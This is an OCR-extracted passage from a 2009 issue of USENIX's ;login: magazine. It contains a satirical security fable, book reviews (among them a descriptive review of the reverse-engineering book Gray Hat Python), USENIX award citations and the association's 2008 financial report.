Here's an interesting question: How long will it be before a project that you contribute to becomes re-packaged by open-source corporate-ware that the company you work for might end up using? In other words, how long before you become an employee of your employer's vendor? If that's at all likely for you, I'd suggest you begin thinking now about how well your project could integrate. It might save you from having to flame yourself later.

Take it easy.

REFERENCES


[1] http://www.zimbra.com.

[2] Eric Raymond, "The Cathedral and the Bazaar": http://catb.org/esr/writings/cathedral-bazaar/cathedral-bazaar/ar01s08.html.

[3] David Josephsen, "iVoyeur: Opaque Brews," *;login:*, October 2007: http://www.usenix.org/publications/login/2007-10/pdfs/josephsen.pdf.

ROBERT G. FERRELL

/dev/random



Robert G. Ferrell is an information security geek biding his time until that genius grant finally comes through.

rgferrell@gmail.com

IN A LAND SO FAR AWAY EVEN MILITARY-grade GPS wouldn't help you find it, at an unspecified time in history left deliberately vague so the author wouldn't have to pay too much attention to bothersome period details, there flourished a noble kingdom by the sea which we shall call Metaphoria. The king of this noble kingdom happened by right fortuitous coincidence to be rather noble himself, although he did occasionally "forget" to file his tax return and had considerable difficulty remembering to put down the lid on the royal chamber pot (if you think you know where the term "chamber music" came from, bully for you. I have my own theory).

The thriving economy of this mostly benign monarchy was based largely on a marvelous and now tragically extinct commodity known as a Putti-Putti nut. These little botanical gems had myriad uses throughout society, from serving as simple foodstuffs to secreting an oily extract that kept their steel implements from rusting to providing bearings for carriage wheels. Generations of citizens earned their livelihood from gathering and selling the tiny marvels, which were produced in prodigious quantities by groves of magnificent Putti-Putti trees dotting the verdant landscape.

Putti-Putti commerce hummed along nicely for many years. Harvests were regulated at sustainable levels, nut wastage was kept to an absolute minimum, and in general anyone who needed a steady supply of nuts was able to fulfill that requirement. All was well until one sunny day when a clever tinkerer tinkering in the basement of the royal armory discovered that a specially prepared paste manufactured from dried and ground Putti-Putti nutshells could be ignited and the resultant explosion employed to propel heavy projectiles at great speed over long distances. Almost immediately the military might of the modest kingdom was dramatically increased. Border disputes that had dragged on for years with no diplomatic solution in sight were miraculously resolved overnight when Metaphoria held a public demonstration of their newfound technology.

With this new might came new threats, however. Up to now the practice of espionage had never really surfaced in Metaphoria, because they possessed nothing that everyone else didn't also have.

Neighboring kingdoms quickly realized that the potential for Putti-Putti paste was almost unlimited, both militarily and financially, and they wanted a piece of the pie. They all had plenty of nuts, but not the secret of the ballistic paste. After a few bungled burglary attempts, they formed a clandestine coalition that came to be known as ARMED (Allies Researching Metaphoria's Exploding Doohickeys). ARMED was determined to secure the strategic advantage of Putti-Putti paste for itself.

Eventually one of the tinkerer's (he now held the exalted title of Royal Nutmonger) relatives found the secret formula for Putti-Putti paste scrawled on a scrap of parchment in the Nutmonger's library. He sold it to ARMED for a whole chest full of currency and passage to the Idyllic Isle, where he lived as a comfortable recluse until he stepped on a highly venomous jellyfish and died in agony because there were no resident leeches on the island to treat him.

The balance of power was thus restored for a few years until the Metaphorian Royal Agriculturists developed a new fast-growing tree strain that produced far more potent nuts than the native variety. The same amount of paste could now propel an equivalent projectile three times further and faster than before. Metaphoria once more dominated the arms race. Having learned the physical security lesson from the first highly damaging information leak, all documents and processes related to paste development were now carefully guarded by thoroughly screened and indoctrinated soldiers with sharp swords and sharper vision. The military-grade trees were grown only in a heavily patrolled compound surrounded by thick stone walls twenty feet high.

Whereas the native trees were widely distributed throughout the kingdom and surrounding lands, the cultivars were found only within the protected compound and therefore the need arose to preserve under stringent accountability the nuts they produced. As each crunchy spheroid fell from the tree it was retrieved, numbered, and cataloged by a team of Nut Accountability Agents, who eventually had their titles shortened to just Accountant.

Meanwhile, development of novel and more powerful weapons to take advantage of the increased power of the enhanced paste proceeded around the clock. Many designs were tried and discarded in the search for the perfect ballistic device. The hustle and bustle in the armory had grown so extensive that it was no longer possible to house it near the compound where the cultivars were grown. A large, well-equipped facility was constructed two leagues distant, which meant that regular supplies of nuts had to be transported by armed courier between the compound and the new armory. This relocation doubled the auditing burden, however, since nuts had to be accounted for one by one as they were unloaded on the far end.

Nor had ARMED been idle all this time. They had instituted agent training programs to increase the efficacy and sophistication of their intelligence-gathering operations. They stationed agents in trees, on rooftops, and crouching in the tall grass along the nut transfer route, forcing Metaphorian military planners to change that route on a daily basis. This prompted ARMED to plant agents inside Metaphoria to relay the critical route information via carrier pigeon. Carrier pigeons then became a controlled technology, and a Metaphorian battalion was tasked with intercepting or shooting down all unauthorized pigeon traffic. ARMED countered by tattooing coded messages in a special disappearing ink on the backs of painstakingly trained lizards.

Thus was born Metaphoria's Reptile Interdiction Command, which soon outgrew its original mandate to encompass small mammals, birds, and certain of the more intelligent lepidopterans. ARMED now added to its message-passing repertoire the tactic of engraving rocks and launching them from personal trebuchets. Metaphoria responded by removing all rocks smaller than a loaf of bread from a radius of ten leagues around the sensitive weapons development area and making possession of any such stone a capital crime.

One day an ARMED anti-nut specialist discovered that some of the native nuts in the courtyard of her research facility had been drilled full of holes and the matrix from which the explosive paste was manufactured neatly removed. Investigating further, she eventually traced the activity to a small previously unknown insect she named the Putti-Putti Nut-Boring Beetle. Working feverishly day and night, a team of hand-picked researchers bred a strain of super beetle to attack and render useless the modified nuts, a shipment of which had been captured in a daring daylight raid by ARMED nut commandoes.

Just as the Metaphorians were poised to embark on a major punitive campaign against the member nations of ARMED for their espionage activities, the nut-boring beetle was released and immediately wreaked havoc on the cultivar, not only destroying the nuts but boring into and killing the trees as well. Once the voracious insects had finished off the modified strain they started in on the native trees and killed every last one of them in their unstoppable march. Without Putti-Putti nuts the economy (82% of which had been devoted to military research and development) collapsed, famine swept the land, and the governments of both Metaphoria and the ARMED nations were overthrown by hungry mobs and their hapless leaders executed.

Carriage wheels stopped turning and all the plows, pitchforks, and swords rusted to powder, reducing the mobs that now controlled society to poking each other with pointed sticks until there was no one left in all the lands with two good eyes. What remained of the population therefore became easy prey for the horde of screaming barbarians who chose that moment to come swarming over the hills, and thus Metaphorian civilization was erased as though it had never existed at all.

Moral: When you allow nuts to dictate your security posture, it almost always ends badly.

book reviews

ELIZABETH ZWICKY, WITH JASON DUSEK, EVAN TERAN, AND RIK FARROW

THE GREENING OF IT: HOW COMPANIES CAN MAKE A DIFFERENCE FOR THE ENVIRONMENT

John Lamb

IBM Press, 2009. 304 pages.
ISBN 978-0-13-715083-0

There's no doubt that green is in and that companies have begun to notice how computers actually do use up resources—they may not produce black smoke, but they sure do spend a lot of time converting expensive electricity into expensive and annoying heat. And, from an IT perspective, many of the things that go into being greener are easy to verbalize but hard to do.

Anybody can see what the three major goals are: use fewer computers (turn off unused machines, use machines more efficiently to create more unused machines), optimize cooling, and use newer, more efficient computers. Unfortunately, this requires venturing into a lot of dangerous territory. Consolidating services and replacing machines both require a great deal of management support. As for optimizing cooling, I may be projecting my feelings onto other people, but it seems to me that IT people regard HVAC people much the way that non-computer people regard computer people, as semi-trustworthy keepers of black arts. Those of us who remember the days of converting away from mainframes, when we removed giant heat-generating computers and the buildings we worked in never again cooled the right amount in the right places, may never again trust heating and cooling systems.

I was hoping that this book would make me feel more optimistic about these things, and in some ways it did. It has case studies showing that other people have navigated these treacherous waters, and it has a suggested process for achieving greener data centers. It also has some practical advice on things you can do. But that advice leaves a lot of gaps. Want to measure how well your cooling works and what your power is being used for? IBM has a solution for that. It sounds pretty cool, but it also doesn't sound cheap or readily available.

If you want an overview of green issues in IT you can share with your CIO and other managerial types, this is a reasonable choice. It covers government and power company green initiatives that you are not likely to find elsewhere, and it should encourage people to take reasonable steps. If you want a guide that will help you actually make the changes, this is not going to do much for you.

THE NIKON D90 COMPANION

Ben Long

O'Reilly and Associates, 2009. 273 pages.
ISBN 978-0-596-15987-0

I was asked once if somebody should read the D90 manual, to which I replied "No." "Oh," he said, "is it written for people who understand f-stops, then?" I thought about it for a moment and came to the conclusion that the D90 manual, like most camera manuals, was not written for an audience, but as a checklist. It tells you everything about each button and knob on the camera, and provides all the legal warnings you might ever want. A determined person with a good background in digital photography can figure out quite a few things from it, but not with any enjoyment except perhaps the feeling of having successfully defeated a challenge.

The D90 Companion is the book my friend was looking for; it assumes that your goal is to take good pictures and tells you about that in the context of the D90. It starts from basics, both about digital cameras and about photography in general, and takes you through learning the camera in a reasonable order. Its advice on photography in general is sensible, and it helps you understand what situations are appropriate for what settings. I'm tolerably familiar with Nikon digital cameras (the D90 is my second Nikon DSLR and my fifth Nikon digital camera), and I still learned things from it.

This book is best suited for somebody who's reasonably new to digital SLRs. I enjoyed it, but I didn't need it; its prime audience is people who have a D90 and are feeling either intimidated or frustrated, knowing that the camera can do lots of things and finding themselves still turning it to auto and getting nice snapshots.

ALTERNATIVE DNS SERVERS: CHOICE AND DEPLOYMENT, AND OPTIONAL SQL/LDAP BACK-ENDS

Jan-Piet Mens

U/IT Cambridge, Ltd. 2009. 652 pages.
ISBN 978-0-9544529-9-5

If you are a reasonably experienced system administrator with a need to make DNS stand on its hind legs and dance, this is the book for you. In fact, it should be useful even for simpler DNS configurations, as long as you come at it with a good basic understanding of security and system administration. You should note that it does in fact cover BIND, although it emphasizes coverage of BIND's database back-end extensions.

This book covers a wide range of UNIX-based DNS servers and their database back-ends. There is a brief discussion of Microsoft Windows-based options and a somewhat more involved discussion of how to write your own trivial nameserver, why you might want to, and how you might add exotic features to your name service. You will also find monitoring and performance advice. While the book does review the basics of DNS and provide some advice about choosing DNS servers and designing a DNS infrastructure, it's aimed at the kind of people who are willing and able to write their own utilities. It provides a lot of facts and advice, but there's not much handholding going on here.

As a security person, I particularly noticed that there are no warning notices about configuration files that contain clear-text credentials for database accounts which may have write permission. (Protect these very well. They are dangerous.) Also, while the author mentions that you may want to ensure that name servers with full-powered database back-ends are not Internet-accessible, he assumes that you know why that is (databases and security do not go together like peanut butter and chocolate).

BAD SCIENCE

Ben Goldacre

Harper Perennial. 2009. 339 pages.
ISBN 978-0-00-728487-0

Mostly I review books because they're new, and you might want to know about them. Periodically I review a book simply because I love it and think you ought to hunt it down and expand your mind—in a technological way, of course (I promise never to inflict my taste in fiction on you). This is one of those books, and, worse yet, it's not in print in the US currently. Hunt down a copy somewhere, and if possible, hunt down this 2009 edition, because it has an extra chapter that was still under litigation in the first edition. And also seek out the author's blog at www.badscience.net.

Why should you, presumably some sort of computer professional, care? Ben Goldacre is a doctor, and he is primarily writing about things at least apparently related to medicine. But, in fact, his main themes are entirely relevant to technologists of all stripes, and they are:

- Doing science (real science, where you make hypotheses and test them) is easy, fun, and rewarding. Try it at home! At work! Wherever you are right now!
- Press coverage of sciency-stuff (which includes not only medicine, but also computer science) is terrible beyond belief. There are reasons for this, but still, it's unimaginably bad and it hurts people.
- Statistics is not that hard to understand and apply, particularly when it comes with something emotionally gripping. Sure, comics and pictures may help, but here your statistical education is enhanced with villains. Swindlers, cheats, the painfully misguided, and the insult- and lawsuit-throwing trolls all show up. If that, and the fact that the examples are about things that might kill you, doesn't grab your attention, nothing ever will.

BEAUTIFUL SECURITY: LEADING SECURITY EXPERTS EXPLAIN HOW THEY THINK

Andy Oram and John Viega, editors

O'Reilly, 2009. 268 pages.
ISBN 978-0-596-52748-8

If you're a security person, the very title *Beautiful Security* is enough to give you warm fuzzy feelings. That's because "security" may sound like a good thing, but for computer people, it's a source of many kinds of nastiness. People associate it with inconvenience, feelings of helplessness, and nasty people in black. The idea that people are trying to associate it with "beautiful," which is more about butterflies and pleasure, can only be a good thing.

And for the most part, this book is a good thing. It focuses on several important themes (security is an integral part of design, it's not an unsolvable problem, it's not just about the computers but also about the legal system, beauty in the computational sense is necessary for security) and often succeeds in communicating them clearly enough to get through to an interested but not particularly knowledgeable audience.

At the same time, it suffers from being an anthology of essays, and it suffers from attempting to be cutting-edge and accessible at the same time. I liked some of the essays a lot—the essay "Psychological Security Traps" that starts out the volume is clear and compelling—but some of them were badly edited (there are references to things that have been edited out in several of them), and I found the final essay completely unconvincing. It's not the only product-oriented essay in the book, but it's the only one that annoyed me; it does not succeed in making the case that the product's technology is substantially new, but instead attacks existing solutions.

I'd recommend this book to somebody with a technical background who's looking for something interesting about current security issues. It may also be useful for security-phobic managers since it is, on the whole, reassuring about security as a functioning part of an organization.

MASTERMINDS OF PROGRAMMING

Federico Biancuzzi and Shane Warden

O'Reilly, 2009, 494 pages.
ISBN 978-0-596-51517-1

REVIEWED BY JASON DUSEK

Masterminds of Programming presents conversations with the developers of many celebrated languages—a mix of old (AWK, ML) and new (C#, Python), classic (C++, BASIC) and esoteric (Haskell, Forth), ubiquitous (Perl, Java) and niche (Lua, APL).

The omission of a LISP is a disappointment. The interview with Milner on ML is an unexpected delight. We don't get a C interview, but a lot of relevant material is covered in the AWK interview.

The chapter on AWK manages to cover a wide range of topics in computing: the role of documentation in project management, the "little languages" philosophy and compositionality in UNIX, types, the relationship between language-level modularity through object support and system-level modularity through tools. Naturally, these are mingled in with AWK specifics: AWK's competitor at PARC, Bell Labs in the seventies, the late adoption of comprehensive tests for the project.

The Objective-C interview is of similarly broad interest. It's usual to associate Objective-C with Apple but its origins were in development of telecom systems; the interview thus presents a wealth of material on componentization, distributed work groups, and system evolution. The material from Brad Cox, in particular, moves straight into the relationship among various component models for software: SOA, Java's JBI, and the more language-agnostic SCA.

All the interviews strike this balance between language-specific issues and those of general interest; the lessons of history are obscured neither with trivia nor with theory.

PYTHON FOR UNIX AND LINUX SYSTEM ADMINISTRATION

Noah Gift and Jeremy Jones

O'Reilly, 2008, 456 pages.
ISBN 978-0-596-51582-9

REVIEWED BY JASON DUSEK

This book is a good introduction to Python, starting with straightforward examples of the same construct in sh/Perl/Python and then moving on to the core language and interactive usage. A number of libraries/kits are discussed in the context of an operations team's use thereof: SNMP, LDAP and DNS toolkits, networking, serialization, packaging are covered, among many other topics.

Overall, the book makes a solid case for Python's place in the sysadmin's toolkit; the book ensures you'll not be at a loss when you need that one thing, whatever it is, and you know what it's called in Perl.

GRAY HAT PYTHON

Justin Seitz

No Starch Press 2009. 189 pages.
ISBN 978-1-593-27192-3

REVIEWED BY EVAN TERAN

Python is an excellent language for reverse engineering; its only real drawback is the lack of a centralized source of information and examples. This book attempts to fill this gap and succeeds in covering what you need to know.

Chapter 1 walks you through things as simple as the process of installing Python and as important as understanding the ctypes module. If you are a C programmer, you may have guessed that the ctypes module just provides Python versions of the functions in the C <ctypes.h> header, namely a few minor character classification functions. Far more critical than that, it is the glue that lets Python code perform system-level tasks. This module basically gives you the power of C within Python. You can create structures and unions which perfectly match their C counterparts. More importantly, it lets you resolve functions found in shared libraries and use them directly from your Python code. When Justin Seitz says ctypes is a hacker's best friend, he isn't kidding. I'm glad that he explains this nice and early in the book.

Once that's under your belt, it's time to talk about actually using and making debuggers. Chapter 2 goes into detail about how x86 debuggers work, explaining how you would conceptually go about implementing all of the different types of breakpoints and why they work the way they do. If you are already familiar with the x86 architecture and just want to jump into the Python aspect of things, this chapter isn't strictly necessary, but it is a good refresher.

Next, we get into the nitty-gritty: making a debugger using the Windows API. Every important API call is explained in detail, complete with example code. Believe it or not, by the end of Chapter 3 you have all the tools and knowledge to construct a functional debugger. There are a few minor details that get glossed over. For example, properly unsetting a breakpoint (so you can have your debugger resume) isn't really mentioned in detail. That's okay though, because in reality if you want to write a debugger in Python, you'll be using PyDbg. You may wonder why you just read 30 pages on how to write a debugger only to find out that Pedram Amini wrote an excellent framework that handles all of the little details for you. In the end, though, if you understand how a tool works, you'll do a better job at using the tool.

Useful tools and different hooking and fuzzing techniques are discussed in good detail in the later chapters, and so is, finally, PyEMU, a very cool x86 emulator written entirely in Python. It lets you execute and debug malware without fear of infection (since it is running on a virtual machine).

There are only a few things I wished had been done differently in the book. For example, the focus is very x86-centric, while 64-bit computing is making its way into the mainstream and is only going to get more popular over time. Also, I would have liked more Linux-centric examples. While it's true that the concepts are the same, the ptrace API is very different from the Windows debugger API, and it would have been nice to see the book compare and contrast the two. Overall, though, this is a great book. It covers all of the things that you will need to start using Python as your primary reverse-engineering language.

THE MANGA GUIDE TO ELECTRICITY

Kazuhiro Fujitaki

No Starch Press, 2009. 232 pages.
ISBN 978-1-59327-197-8

REVIEWED BY RIK FARROW

I tried another experiment with a Manga book, and it worked out pretty well. This guide follows the usual Manga format, in which a teenage girl gets tutored by a handsome older male; if that formula bothers you, so will this book.

The author does a good job of covering electricity basics, including the same equation that Rudi van Drunen covered in his opening column, which relates power to current and voltage. But this book goes further into circuits and explains many things in more detail, providing, for example, the equation for resistance, explaining both positive and negative phase shift, and even offering a section on different types of power generation that includes types of batteries.

Fujitaki discusses physics and chemistry where appropriate, keeping things simple, of course. But his explanation of how dopants are used to create N or P type semiconductors actually cleared things up for me. Since he provided lists, such as a ranking of materials that produce static charge, I missed seeing a similar list of elements that are appropriate for use in batteries.

The book includes text sections that review the material covered in cartoons in great depth and actually make the book work. If you want an easy primer on electricity, from circuit breakers to nuclear power generation, this book might be for you.

USENIX notes

USENIX MEMBER BENEFITS

Members of the USENIX Association receive the following benefits:

FREE SUBSCRIPTION to *;login:*, the Association's magazine, published six times a year, featuring technical articles, system administration articles, tips and techniques, practical columns on such topics as security, Perl, networks, and operating systems, book reviews, and summaries of sessions at USENIX conferences.

ACCESS TO ;LOGIN: online from October 1997 to this month: www.usenix.org/publications/login/.

DISCOUNTS on registration fees for all USENIX conferences.

SPECIAL DISCOUNTS on a variety of products, books, software, and periodicals: www.usenix.org/membership/specialdisc.html.

THE RIGHT TO VOTE on matters affecting the Association, its bylaws, and election of its directors and officers.

FOR MORE INFORMATION regarding membership or benefits, please see www.usenix.org/membership/ or contact office@usenix.org. Phone: 510-528-8649

USENIX BOARD OF DIRECTORS

Communicate directly with the USENIX Board of Directors by writing to board@usenix.org.

PRESIDENT

Clem Cole, *Intel*
clem@usenix.org

VICE PRESIDENT

Margo Seltzer, *Harvard University*
margo@usenix.org

SECRETARY

Alva Couch, *Tufts University*
alva@usenix.org

TREASURER

Brian Noble, *University of Michigan*
brian@usenix.org

DIRECTORS

Matt Blaze, *University of Pennsylvania*
matt@usenix.org

Gerald Carter, *Samba.org/Likewise Software*
jerry@usenix.org

Rémy Evard, *Novartis*
remy@usenix.org

Niels Provos, *Google*
niels@usenix.org

EXECUTIVE DIRECTOR

Ellie Young,
ellie@usenix.org

USENIX LIFETIME ACHIEVEMENT AWARD

PRESENTED AT THE 2009 USENIX ANNUAL TECHNICAL CONFERENCE IN HONOR OF GERALD J. POPEK

The late Professor Gerald J. Popek was one of those rare folks who always seemed to have been around at the right time with the right ideas. He will long be remembered for his research into system virtualization and distributed operating systems. In the mid-1970s, Jerry, along with Robert P. Goldberg, proposed a set of requirements for a computer architecture to support system virtualization (the "Popek and Goldberg virtualization requirements").

Today, we find these guidelines as revealing as they were 30 years ago. But Jerry did not stop there. After a sabbatical at PARC, he had the insight that, although the networked workstations communicated with one another and could share services, when users tried to use the computing environment as a system, the "seams" between machines became obvious. Jerry believed that those seams made using the workstations unnecessarily complicated. He was one of the first, if not the first, to use the word "transparency" in the context of distributed computing. He said that each computing service should be "transparent to the programmer, the administrator, and, most of all, the end users." Jerry's system, the Locus Distributed Operating System, was the first modern cluster system implemented. The term "single system image" was coined to describe Jerry's concept: while the system was actually made up of different computers, each able to act on its own, the operating environment as seen by the end user was to be that of a conventional single-computing system.

The USENIX Association honors Gerald Popek for his lifetime legacy of technical achievements inherited by all of us: we are far richer because of his work.

STUG AWARD

PRESENTED AT THE 2009 USENIX ANNUAL TECHNICAL CONFERENCE TO JEAN-LOUP GAILLY AND MARK ADLER

The STUG Award recognizes significant contributions to the community that reflect the spirit and character demonstrated by those who came together in the Software Tools User Group (STUG). Recipients of the annual STUG award conspicuously exhibit a contribution to the reusable code-base available to all and/or the provision of a significant enabling technology to users in a widely available form.

Today our systems and applications perform compression and decompression without us even being aware that that it has occurred. It is hard for us to believe that this was not always true. Some corporations, such as IBM and Unisys, considered data compression so important that they patented algorithms useful for the task, and by the mid to late 1980s they began believe those algorithms needed to be licensed or to be locked away and made available only to their customers. All of that changed on July 11, 1991, when the first version of a data compression algorithm developed by Jean-loup Gailly was made publicly available. Shortly thereafter he was joined by Mark Adler, who was interested in "zip style" utilities for use on his UNIX-based systems. Mark describes their collaboration as "one thing led to another."

These simple but generous actions by Mark and Jean-loup mean that the industry now uses their code and algorithm—as we noted, more often than not without even knowing they're being used. Jean-loup continues to contend that he spent more time studying data compression patents than he took to write his own implementation. Mark says his contributions are a thank you for all the other software from which he has benefited. Whether for the time it took to discover how to create an open data compression algorithm or for their specific implementations, our community cannot thank Jean-loup and Mark enough for their gift to us all.

USENIX ASSOCIATION FINANCIAL REPORT FOR 2008

Ellie Young, Executive Director

The following information is provided as the annual report of the USENIX Association's finances. The accompanying statements have been reviewed by Michelle Suski, CPA, in accordance with Statements on Standards for Accounting and Review Services issued by the American Institute of Certified Public Accountants. The 2008 financial statements were also audited by McSweeney & Associates, CPAs. Accompanying the statements are several charts that illustrate where your membership dues and registration fees go. The Association's complete financial statements for the fiscal year ended December 31, 2008, are available on request.

Things could have been a lot worse, considering the global economic crisis that hit in the autumn of 2008. Last year, USENIX incurred a deficit in operations of $322K. The main factors that contributed to this deficit were the cost of additional staff hired earlier in the year, an office remodel, additional board meeting and legal expenses, and an 8% drop in revenue from the LISA conference. Losses on investments contributed an additional $900K deficit, for a total year-end net deficit of $1.2 million.

USENIX established a reserve fund many years ago so that we could continue services and programs during difficult economic conditions like these. This fund, which is invested conservatively, is being used to cover some of our expenses during a time when we are experiencing reduced revenue from conference attendance, sponsorship, and membership. USENIX has also been reducing expenses in overhead, staffing, standards activities, and direct expenses associated with the conferences, all without diminishing the conference experience for the attendee.

We expect that 2009 and 2010 will continue to be challenging. We are, however, continuing to hold all our flagship conferences (LISA, USENIX Security, OSDI, NSDI, FAST, USENIX Annual Technical Conference), as well as offering new workshops co-located with them (e.g., HotCloud, HotPar, IPTPS, LEET, WOOT, EVT/WOTE, WebApps). We continue to publish the Short Topics booklet series, keep the quality of *;login:* high, and find new ways to bring our members more content—e.g., for those who cannot attend the conferences, videos, slides, and proceedings of our conferences are now available online. We thank you for your continued membership in USENIX!

USENIX averaged 5,200 members in 2008, which is slightly down from the previous year. Of these, 2,300 opted for SAGE membership as well, and 440 people are SAGE-only members. Chart 1 shows the total USENIX membership dues revenue ($568K) for 2008, divided by membership type. Chart 2 presents how those dues were spent. Note that all costs for producing conferences, including staff, marketing, and sales and exhibits, are covered by revenue generated by the conferences. Chart 3 demonstrates how the "Good Works" money allocated to student programs, sponsorship of other conferences, and standards activities ($300K) was spent in 2008. Chart 4 shows how the USENIX administrative expenses were allocated. Chart 5 gives you a breakdown of what expenses your registration fees cover for a typical USENIX conference (e.g., FAST, NSDI, OSDI).

See the following pages for the Charts.

USENIX ASSOCIATION
STATEMENTS OF FINANCIAL POSITION
As of December 31, 2008 and 2007

ASSETS	2008	2007
Current Assets		
Cash & cash equivalents	$ 507,714	$ 1,165,165
Receivables	47,511	37,694
Prepaid expenses	53,319	41,993
Inventory	2,433	3,925
Total current assets	610,977	1,248,777
Investments at fair market value	5,530,751	6,365,486
Property and Equipment		
Office furniture and equipment	564,353	555,393
Leasehold improvements	29,631	
Less: accumulated depreciation & amortization	(509,139)	(479,593)
Net property and equipment	84,845	75,800
Other assets	194,341	302,020
	$ 6,420,914	$ 7,992,083

LIABILITIES AND NET ASSETS		
Current Liabilities		
Accounts Payable	$ 219,009	$ 429,593
Accrued expenses	157,830	80,484
Sponsorships for Linux Kernel '08	-	35,000
Deferred Revenue	108,240	168,715
Total current liabilities	485,079	713,792
Long-term Liabilities	194,341	302,020
Total liabilities	679,420	1,015,812
Net Assets		
Unrestricted Net Assets	5,741,494	6,976,271
Net Assets	5,741,494	6,976,271
	$ 6,420,914	$ 7,992,083

USENIX ASSOCIATION
STATEMENTS OF ACTIVITIES
For the Years Ended December 31, 2008 and 2007

	2008	2007
REVENUES		
Conference & workshop revenue	$ 3,360,576	$ 3,206,716
Membership dues	567,608	543,762
Product sales	4,333	5,155
SAGE dues & other revenue	141,504	135,885
General sponsorship	-	4,000
Total revenues	4,074,021	3,895,518
OPERATING EXPENSES		
Conferences & workshops	2,848,684	2,723,827
Membership; login:	434,737	391,690
Projects & GoodWorks	311,129	230,397
SAGE	185,494	165,248
Management and general	573,645	446,683
Fund Raising	42,649	47,998
Total operating expenses	4,396,338	4,005,843
Net operating deficit	(322,317)	(110,325)
NON-OPERATING ACTIVITY		
Donations - non-cash	-	15,140
Interest & dividend income	238,825	251,051
Gains & losses on marketable securities	(997,095)	157,508
Investment fees	(64,891)	(64,908)
Other non-operating	(89,299)	(3,087)
Net investment income & non-operating expense	(912,460)	355,704
Increase/(decrease) in net assets	(1,234,777)	245,379
Net assets, beginning of year	6,976,271	6,730,892
Net assets, end of year	$ 5,741,494	$ 6,976,271

Chart 1: USENIX Member Revenue Sources 2008




Chart 2: Where Your 2008 Membership Dues Went




CHART 3: GOOD WORKS 2008




Chart 4: USENIX Administrative Expenses 2008


